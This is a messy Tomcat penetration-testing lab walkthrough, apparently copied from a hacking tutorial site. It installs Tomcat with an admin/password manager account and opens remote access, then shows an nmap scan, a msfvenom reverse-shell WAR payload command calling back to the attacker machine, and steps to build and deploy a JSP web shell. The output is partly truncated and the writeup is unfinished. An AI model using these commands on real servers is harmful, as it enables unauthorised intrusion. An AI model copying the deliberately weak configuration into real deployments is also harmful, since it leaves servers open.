Tomcat Pentesting

https://www.hackingarticles.in/tomcat-penetration-testing/

Tomcat Penetration Testing is essential for identifying vulnerabilities in **Apache Tomcat**, a widely used web server and servlet container. Originally, the **Apache Software Foundation** developed **Tomcat** to serve as a demonstration platform for **Java Servlet** and **JavaServer Pages (JSP)** technologies, which power **Java web applications**. Over time, **Tomcat** expanded its capabilities to support additional **Java web technologies**.

Moreover, a notable feature of **Tomcat** is its support for deploying web applications using **WAR (Web Application Archive) files**. These files bundle together all the components of a web application, including code, pages, and files, making deployment simpler. As a result, **Tomcat** allows users to upload and run these **WAR files**, enabling them to host their applications on the internet.

In addition to **WAR files**, **Tomcat** also supports the deployment of **JSP pages**. **JSP** is a technology that enables developers to create dynamic web pages using **Java**. Therefore, **Tomcat** can execute these **JSP pages**, making it a versatile platform for hosting a wide range of **web applications**.

By default, **Tomcat** supports the use of **WAR files** and **JSP pages**. However, administrators can configure settings to ensure **security** and control over file uploads, thereby enhancing the overall safety of the server.

Table of Contents

- **Lab Setup**
- **Installation**
- **Configuration**
- **Enumeration**
- **Exploiting Manually (Reverse shell)**
- **Exploiting Manually (Web shell)**

- **Conclusion**

Lab Setup

In this article, we are going to setup the Tomcat server on the ubuntu machine and exploit the file upload vulnerability. Following are the machines:

Target Machine: Ubuntu (192.168.50.228)

Attacker Machine: Kali Linux (192.168.50.54)

Installation

`apt install openjdk-11-jdk`


```
virtual-machine:~# apt install openjdk-11-jdk
ge lists... Done
ndency tree... Done
e information... Done
g packages were automatically installed and are no longer required:
-1 libwpebackend-fdo-1.0-1
remove' to remove them.
g additional packages will be installed:
tates-java fonts-dejavu-extra java-common libatk-wrapper-java libatk-wrapper-jav
ev libxt-dev openjdk-11-jdk-headless openjdk-11-jre openjdk-11-jre-headless x11p
kages:
e libice-doc libsm-doc libx11-doc libxcb-doc libxt-doc openjdk-11-demo openjdk-1
-zenhei
g NEW packages will be installed:
tates-java fonts-dejavu-extra java-common libatk-wrapper-java libatk-wrapper-jav
```

Add a new user by the name **tomcat** using the following command:

`useradd -m -U -d /opt/tomcat -s /bin/ false tomcat`

```
one.
rocessing triggers for sgml-base (1.30) ...
etting up x11proto-dev (2021.5-1) ...
etting up libxau-dev:amd64 (1:1.0.9-1build5) ...
etting up libice-dev:amd64 (2:1.0.10-1build2) ...
etting up libsm-dev:amd64 (2:1.2.3-1build2) ...
etting up libxdmcp-dev:amd64 (1:1.1.3-0ubuntu5) ...
etting up libxcb1-dev:amd64 (1.14-3ubuntu3) ...
etting up libx11-dev:amd64 (2:1.7.5-1ubuntu0.3) ...
etting up libxt-dev:amd64 (1:1.2.1-1) ...
oot@tanvir-virtual-machine:~# useradd -m -U -d /opt/tomcat -s /bin/false tomcat
oot@tanvir-virtual-machine:~#
```

Next, download the Tomcat **tar.gz** file from the official website.




```
wget https://archive.apache.org/dist/tomcat/tomcat-10/v10.0.20/bin/apache-tomcat-10.0.20.tar.gz
tar -xvf apache-tomcat-10.0.20.tar.gz
```

```
libxau-dev:amd64 (1:1.0.9-1build5) ...
libice-dev:amd64 (2:1.0.10-1build2) ...
libsm-dev:amd64 (2:1.2.3-1build2) ...
libxdmcp-dev:amd64 (1:1.1.3-0ubuntu5) ...
libxcb1-dev:amd64 (1.14-3ubuntu3) ...
libx11-dev:amd64 (2:1.7.5-1ubuntu0.3) ...
libxt-dev:amd64 (1:1.2.1-1) ...
-virtual-machine:~# useradd -m -U -d /opt/tomcat -s /bin/false tomcat
-virtual-machine:~# wget https://archive.apache.org/dist/tomcat/tomcat-10/v10.0.20/bin/apache-tomcat-10.0.20.tar.gz
9 01:51:43--  https://archive.apache.org/dist/tomcat/tomcat-10/v10.0.20/bin/apache-tomcat-10.0.20.tar.gz
rchive.apache.org (archive.apache.org)... 65.108.204.189, 2a01:4f9:1a:a084::2
to archive.apache.org (archive.apache.org)|65.108.204.189|:443... connected.
t sent, awaiting response... 200 OK
15655 (11M) [application/x-gzip]
'apache-tomcat-10.0.20.tar.gz'

at-10.0.20.tar.gz                100%[===================================================================================>]  11,36M  55,6MB/s

01:51:44 (55,6 MB/s) - 'apache-tomcat-10.0.20.tar.gz' saved [11915655/11915655]

-virtual-machine:~# tar -xvf apache-tomcat-10.1.20.tar.gz
tomcat-10.1.20.tar.gz: Cannot open: No such file or directory
s not recoverable: exiting now
-virtual-machine:~# tar -xvf apache-tomcat-10.1.20.tar.gz
tomcat-10.1.20.tar.gz: Cannot open: No such file or directory
```

```
: apache-tomcat-10.1.20.tar.gz: Cannot open: No such file or directory
: Error is not recoverable: exiting now
t@tanvir-virtual-machine:~# ls
che-tomcat-10.0.20.tar.gz  snap
t@tanvir-virtual-machine:~# tar -xvf apache-tomcat-10.0.20.tar.gz
che-tomcat-10.0.20/conf/
che-tomcat-10.0.20/conf/catalina.policy
che-tomcat-10.0.20/conf/catalina.properties
che-tomcat-10.0.20/conf/context.xml
che-tomcat-10.0.20/conf/jaspic-providers.xml
che-tomcat-10.0.20/conf/jaspic-providers.xsd
che-tomcat-10.0.20/conf/logging.properties
```

```
ls
```

```
apache-tomcat-10.0.20/bin/version.sh
root@tanvir-virtual-machine:~# ls
apache-tomcat-10.0.20  apache-tomcat-10.0.20.tar.gz  snap
root@tanvir-virtual-machine:~#
```

```
mv apache-tomcat-10.0.20/* /opt/tomcat
chown -R tomcat: /opt/tomcat
sh -c 'chmod +x /opt/tomcat/bin/*.sh'
```

```
omcat-10.0.20/bin/tool-wrapper.sh
omcat-10.0.20/bin/version.sh
vir-virtual-machine:~# ls
omcat-10.0.20  apache-tomcat-10.0.20.tar.gz  snap
vir-virtual-machine:~# mv apache-tomcat-10.0.20/* /opt/tomcat
vir-virtual-machine:~# chown -R tomcat: /opt/tomcat
vir-virtual-machine:~# sh -c 'chmod +x /opt/tomcat/bin/*.sh'
vir-virtual-machine:~#
```

Create a **tomcat.service** file in the **/etc/systemd/system/** directory and add the following content in the file:

```
root@tanvir-virtual-machine: ~                    tanvir@tanvir-virtual-machine: /etc/systemd/system
tanvir@tanvir-virtual-machine:~/Desktop$ cd /etc/systemd/system/
tanvir@tanvir-virtual-machine:/etc/systemd/system$ nano tomcat.service
tanvir@tanvir-virtual-machine:/etc/systemd/system$ ls
 bluetooth.target.wants                emergency.target.wants          snap-core20-2434.mount                  'snap-snapd\x2ddesktop\x2dintegration-253.mount'
 cloud-final.service.wants             final.target.wants              snap-core20-2599.mount                  'snap-snapd\x2ddesktop\x2dintegration-315.mount'
 dbus-fi.w1.wpa_supplicant1.service    getty.target.wants              snap-core22-2010.mount                  'snap-snap\x2dstore-959.mount'
 dbus-org.bluez.service                graphical.target.wants          snap-core22-2045.mount                   sockets.target.wants
 dbus-org.freedesktop.Avahi.service    multi-user.target.wants         snapd.mounts.target.wants                sshd.service
 dbus-org.freedesktop.ModemManager1.service network-online.target.wants snap-firefox-2987.mount                sudo.service
 dbus-org.freedesktop.nm-dispatcher.service oem-config.service.wants   snap-firefox-6495.mount                 sysinit.target.wants
 dbus-org.freedesktop.oom1.service     open-vm-tools.service.requires  'snap-gnome\x2d3\x2d38\x2d2004-143.mount'  syslog.service
 dbus-org.freedesktop.resolve1.service paths.target.wants              'snap-gnome\x2d42\x2d2204-126.mount'     timers.target.wants
 dbus-org.freedesktop.thermald.service printer.target.wants            'snap-gnome\x2d42\x2d2204-202.mount'     'var-snap-firefox-common-host\x2dhunspell.mount'
 dbus-org.freedesktop.timesync1.service rescue.target.wants            'snap-gtk\x2dcommon\x2dthemes-1535.mount'  vmtoolsd.service
 display-manager.service               sleep.target.wants              snap-snapd-24718.mount
 display-manager.service.wants         snap-bare-5.mount               snap-snapd-24792.mount
tanvir@tanvir-virtual-machine:/etc/systemd/system$ nano tomcat.service
tanvir@tanvir-virtual-machine:/etc/systemd/system$ sudo nano tomcat.service
[sudo] password for tanvir:
tanvir@tanvir-virtual-machine:/etc/systemd/system$ ls
 bluetooth.target.wants                emergency.target.wants          snap-core20-2434.mount                  'snap-snapd\x2ddesktop\x2dintegration-253.mount'
 cloud-final.service.wants             final.target.wants              snap-core20-2599.mount                  'snap-snapd\x2ddesktop\x2dintegration-315.mount'
 dbus-fi.w1.wpa_supplicant1.service    getty.target.wants              snap-core22-2010.mount                  'snap-snap\x2dstore-959.mount'
 dbus-org.bluez.service                graphical.target.wants          snap-core22-2045.mount                   sockets.target.wants
 dbus-org.freedesktop.Avahi.service    multi-user.target.wants         snapd.mounts.target.wants                sshd.service
 dbus-org.freedesktop.ModemManager1.service network-online.target.wants snap-firefox-2987.mount                sudo.service
 dbus-org.freedesktop.nm-dispatcher.service oem-config.service.wants   snap-firefox-6495.mount                 sysinit.target.wants
 dbus-org.freedesktop.oom1.service     open-vm-tools.service.requires  'snap-gnome\x2d3\x2d38\x2d2004-143.mount'  syslog.service
 dbus-org.freedesktop.resolve1.service paths.target.wants              'snap-gnome\x2d42\x2d2204-126.mount'     timers.target.wants
 dbus-org.freedesktop.thermald.service printer.target.wants            'snap-gnome\x2d42\x2d2204-202.mount'     tomcat.service
 dbus-org.freedesktop.timesync1.service rescue.target.wants            'snap-gtk\x2dcommon\x2dthemes-1535.mount'  'var-snap-firefox-common-host\x2dhunspell.mount'
 display-manager.service               sleep.target.wants              snap-snapd-24718.mount                   vmtoolsd.service
 display-manager.service.wants         snap-bare-5.mount               snap-snapd-24792.mount
tanvir@tanvir-virtual-machine:/etc/systemd/system$ cat tomcat.service
[Unit]
Description=Apache Tomcat
After=network.target
[Service]
Type=forking
User=tomcat
Group=tomcat
```

```
root@tanvir-virtual-machine:~# mv apache-tomcat-10.0.20/* /opt/tomcat
root@tanvir-virtual-machine:~# chown -R tomcat: /opt/tomcat
root@tanvir-virtual-machine:~# sh -c 'chmod +x /opt/tomcat/bin/*.sh'
root@tanvir-virtual-machine:~#
root@tanvir-virtual-machine:~# cat /etc/systemd/system/tomcat.service
cat: /etc/systemd/system/tomcat.service: No such file or directory
root@tanvir-virtual-machine:~# cat /etc/systemd/system/tomcat.service
[Unit]
Description=Apache Tomcat
After=network.target
[Service]
Type=forking
User=tomcat
Group=tomcat
Environment=JAVA_HOME=/usr/lib/jvm/java-11-openjdk-amd64
Environment=CATALINA_PID=/opt/tomcat/tomcat.pid
Environment=CATALINA_HOME=/opt/tomcat
Environment=CATALINA_BASE=/opt/tomcat
Environment="CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC"
ExecStart=/opt/tomcat/bin/startup.sh
ExecStop=/opt/tomcat/bin/shutdown.sh
ExecReload=/bin/kill $MAINPID
RemainAfterExit=yes
[Install]
WantedBy=multi-user.target
root@tanvir-virtual-machine:~#
```

systemctl daemon-reload

systemctl enable --now tomcat

systemctl status tomcat

```
root@tanvir-virtual-machine:~# cat /etc/systemd/system/tomcat.service
[Unit]
Description=Apache Tomcat
After=network.target
[Service]
Type=forking
User=tomcat
Group=tomcat
Environment=JAVA_HOME=/usr/lib/jvm/java-11-openjdk-amd64
Environment=CATALINA_PID=/opt/tomcat/tomcat.pid
Environment=CATALINA_HOME=/opt/tomcat
Environment=CATALINA_BASE=/opt/tomcat
Environment="CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC"
ExecStart=/opt/tomcat/bin/startup.sh
ExecStop=/opt/tomcat/bin/shutdown.sh
ExecReload=/bin/kill $MAINPID
RemainAfterExit=yes
[Install]
WantedBy=multi-user.target
root@tanvir-virtual-machine:~# systemctl daemon-reload
root@tanvir-virtual-machine:~# systemctl enable --now tomcat
Created symlink /etc/systemd/system/multi-user.target.wants/tomcat.service → /etc/systemd/system/tomcat.service.
root@tanvir-virtual-machine:~# systemctl status tomcat
● tomcat.service - Apache Tomcat
     Loaded: loaded (/etc/systemd/system/tomcat.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2025-07-19 02:15:56 CEST; 17s ago
    Process: 5778 ExecStart=/opt/tomcat/bin/startup.sh (code=exited, status=0/SUCCESS)
   Main PID: 5785 (java)
      Tasks: 29 (limit: 4545)
     Memory: 119.9M
        CPU: 2.955s
     CGroup: /system.slice/tomcat.service
             └─5785 /usr/lib/jvm/java-11-openjdk-amd64/bin/java -Djava.util.logging.config.file=/opt/tomcat/conf/logging.properties -Djava.util.l

juli 19 02:15:56 tanvir-virtual-machine systemd[1]: Starting Apache Tomcat...
juli 19 02:15:56 tanvir-virtual-machine startup.sh[5778]: Tomcat started.
juli 19 02:15:56 tanvir-virtual-machine systemd[1]: Started Apache Tomcat.
lines 1-14/14 (END)
```

Configuration

After the installation is complete, its time to configure the Tomcat server.

To create admin user password, make changes in the following file:

```
nano /opt/tomcat/conf/tomcat-users.xml
```

```
<role rolename="admin-gui"/>
<role rolename="manager-gui"/>
<user username="admin" password="password" roles="admin-gui,manager-gui"/>
```

```
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<role rolename="admin-gui"/>
<role rolename="manager-gui"/>
<user username="admin" password="password" roles="admin-gui,manager-gui"/>
</tomcat-users>
```

To enable remote access for Tomcat Manager, make the following changes in the **context.xml** file present in the **manager** and **host-manager** directory.

`nano /opt/tomcat/webapps/manager/META-INF/context.xml`

`nano /opt/tomcat/webapps/host-manager/META-INF/context.xml`

Remove the following line from both the above files as shown below:

```
<Valve className="org.apache.catalina.valves.RemoteAddrValve"
       allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
```


```
GNU nano 6.2
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<Context antiResourceLocking="false" privileged="true" >
  <CookieProcessor className="org.apache.tomcat.util.http.Rfc6265CookieProcessor"
                   sameSiteCookies="strict" />
  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
         allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
  <Manager sessionAttributeValueClassNameFilter="java\.lang\.(?:Boolean|Integer|Long|Num
</Context>
```

www.hackingarticles.in

restart the session

`systemctl restart tomcat`

in kali




Enumeration

After the installation and configuration is complete, now starting the enumeration phase.

Using Kali linux as an attacker machine, initial enumeration can be performed using nmap.

```
nmap -p 8080 -sV 192.168.50.228
```




```
┌──(root㉿kali)-[~]
└─# nmap -p 8080 -sV 192.168.50.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 20:41 EDT
Nmap scan report for tanvir-virtual-machine (192.168.50.228)
Host is up (0.00044s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat 10.0.20
MAC Address: 00:0C:29:44:0A:C9 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds

┌──(root㉿kali)-[~]
└─#
```

Exploiting Manually (Reverse Shell)


```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.50.54 LPORT=1234 -f war -o shell.war
```


```
┌──(root㉿kali)-[~]
└─# cd /home/kali/Desktop

┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfvenom -p java/shell_reverse_tcp LHOST=192.168.50.54 LPORT=1234 -f war -o shell.war
Payload size: 13031 bytes
Final size of war file: 13031 bytes
Saved as: shell.war

┌──(root㉿kali)-[/home/kali/Desktop]
└─# ls
phpbash  shell.war  weevely.php

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```




Next, after generating the **shell.war file**, attackers must upload it to the **Tomcat Manager App**.


To access the **Manager App**, users must provide **basic authentication**. Typically, the username is `admin` and the password is `password` to gain access to the **Tomcat manager app**.







did not response to the server



HTTP Status 500 – Internal Server Error

Type Exception Report

Message Error instantiating servlet class [metasploit.PayloadServlet]


Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
jakarta.servlet.ServletException: Error instantiating servlet class [metasploit.PayloadServlet]
        org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:542)
        org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
        org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:690)
        org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:356)
        org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:399)
        org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
        org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:867)
        org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1716)
        org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
        org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
        org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
        org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
        java.base/java.lang.Thread.run(Thread.java:829)
```

Root Cause


```
java.lang.NoClassDefFoundError: javax/servlet/http/HttpServlet
        java.base/java.lang.ClassLoader.defineClass1(Native Method)
        java.base/java.lang.ClassLoader.defineClass(ClassLoader.java:1022)
        java.base/java.security.SecureClassLoader.defineClass(SecureClassLoader.java:174)
        org.apache.catalina.loader.WebappClassLoaderBase.findClassInternal(WebappClassLoaderBase.java:2527)
        org.apache.catalina.loader.WebappClassLoaderBase.findClass(WebappClassLoaderBase.java:877)
```



```
# ls
pbash  shell2.war  shell3.war  shell4.war  shell.war  WEB-INF  weevely.php

(root㉿kali)-[/home/kali/Desktop]
#
```

Exploiting Manually (Web Shell)

apt install openjdk-11-jdk



```
(root㉿kali)-[/home/kali/Desktop/webshell]
# apt install openjdk-11-jdk
The following packages were automatically installed and are no longer required:
  kde-style-oxygen-qt6  liboxygenstyle6-6  liboxygenstyleconfig6-6  python3-packaging-whl  python3-pyinst
Use 'apt autoremove' to remove them.

Installing:
  openjdk-11-jdk

Installing dependencies:
  openjdk-11-jdk-headless  openjdk-11-jre  openjdk-11-jre-headless

Suggested packages:
  openjdk-11-demo  openjdk-11-source  visualvm  fonts-ipafont-gothic  fonts-ipafont-mincho  fonts-wqy-mic

Summary:
  Upgrading: 0, Installing: 4, Removing: 0, Not Upgrading: 0
  Download size: 117 MB
  Space needed: 264 MB / 56.7 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 openjdk-11-jre-headless amd64 11.0.25~5ea-1 [38.4
```

```
mkdir webshell
cd webshell
nano index.jsp
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# mkdir webshell

┌──(root㉿kali)-[/home/kali/Desktop]
└─# cd webshell

┌──(root㉿kali)-[/home/kali/Desktop/webshell]
└─# nano index.jsp

┌──(root㉿kali)-[/home/kali/Desktop/webshell]
└─# apt install openjdk-11-jdk
The following packages were automatically installed and are no longer required:
```

```
jar -cvf ../webshell.war *
```

```
┌──(root㉿kali)-[/home/kali/Desktop/webshell]
└─# jar -cvf ../webshell.war *
added manifest
adding: index.jsp(in = 579) (out= 351)(deflated 39%)

┌──(root㉿kali)-[/home/kali/Desktop/webshell]
└─# ls
index.jsp

┌──(root㉿kali)-[/home/kali/Desktop/webshell]
```


After the webshell.war file is created, uploading it in the deploy functionality.

/manager

192.168.1.5:8080/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=72633DD4

www.hackingarticles.in

/manager	*None specified*	Tomcat Manager Application	true	3
/pY4EiEL1uc	*None specified*		true	0
/webshell	*None specified*		true	0



******Here I use some scripts which I take it from hacking articles. I have to follow those scripts.***